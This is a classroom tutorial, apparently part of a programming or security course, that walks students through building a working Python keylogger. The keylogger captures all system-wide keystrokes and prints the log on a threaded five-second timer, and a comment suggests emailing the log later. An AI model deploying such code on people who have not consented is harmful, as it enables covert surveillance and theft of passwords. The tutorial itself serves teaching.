Part 4: Python Keylogger

Contents

Time required: 15 minutes

NOTE: Please program this series of tutorials in Windows and Linux.

Windows Install keyboard Library


1. In Windows: **pip install keyboard**

Linux Install keyboard Library


1. Open a terminal session.
2. Update software package lists: **sudo apt update**
3. Install pip3: **sudo apt install python3-pip**
4. Determine your version of Python: **python3**
5. Press **CTRL D** to exit the Python prompt.
6. Install the **keyboard** library
    a. **Python 3.10 and lower**: **sudo pip3 install keyboard**
    b. **Python 3.11: sudo pip3.11 install keyboard**

Key Logger 4

Let’s implement a reporting function that operates independently of the main program. We are going to use a timer. A timer creates its own separate thread outside of the main program thread so as not to block the key logging. Threads run independently.




1. Save **frog_3.py** as **frog_4.py**




```
#!/usr/bin/env python3
"""
    Name: frog_4.py
    Author:
    Created:
    Purpose:
"""
# Windows: pip install keyboard
import keyboard
import os
from threading import Timer
```

2. From the threading library import the Timer module.



```python
class KermitTheFrog():
    def __init__(self):
        # Log for frog events
        self.log = ""
        print("Kermit the Frog Started . . . ribbit ribbit ribbit")
        # Create a keyboard listener object
        # which will listen for a keyboard on_release event
        # When a key is released,
        # that key is passed to the process_key method
        keyboard.on_release(callback=self.process_key)
        # Start the report method with the threaded timer
        self.report()
        # The main program thread waits for a key release
        keyboard.wait()

# -------------------- PROCESS KEY RELEASE --------------------------------#
    def process_key(self, event):
        """Callback function whenever a key is released"""
        # Convert each key release to a string
        name = event.name
        # If the length of the string is more than 1, it is a special key
        if len(name) > 1:
            # The key captured is not a regular character
            # It is a special key (e.g ctrl, alt, etc.)
            # Store the space instead of Keycode.space
            if name == "space":
                name = " "
            # Press the Esc key to exit the program
            elif name == "esc":
                print("Exiting Kermit the Frog")
                os._exit(0)
            # Any other special keys, disregard
            else:
                name = ""
        # Append each keystroke to the log
        self.log = self.log + name
```

3. In the **process_key()** method, we filter out all of the special keys (shift, CTRL, etc.)




```
# ----------------------------- REPORT LOG --------------------------------#
    def report(self):
        # Send log by email, or save to file
        # Print log to console for testing
        print(self.log)
        # Clear the report log
        self.log = ""
        # Create threaded timer object
        # A function that calls itself is a recursive function
        # Timer is set to 5 seconds for testing
        # The log will be printed to the console every 5 seconds
        self.timer = Timer(5, self.report)
        # A daemon thread quits when the program exits
        self.timer.daemon = True
        # Start the timer
        self.timer.start()
        print("Timer started")


# Create program object and start program
kermit_the_frog = KermitTheFrog()
```

4. Timer is a thread. It is created when you instantiate a Timer() . That thread waits the given amount of time then calls the function. Since the function creates a new timer, it is called every 5 seconds.

Run the program. You can type anywhere on your computer. Each keystroke will be logged.

In Linux: **sudo python3 frog_4.py**

Example run:



```
Kermit the Frog Started

Timer started

Timer started
this is a test of the K
Timer started
ermit system
Timer started
```

Assignment Submission

1. Attach all program files.

2. Attach a screenshot of your results.

3. Submit the assignment in BlackBoard.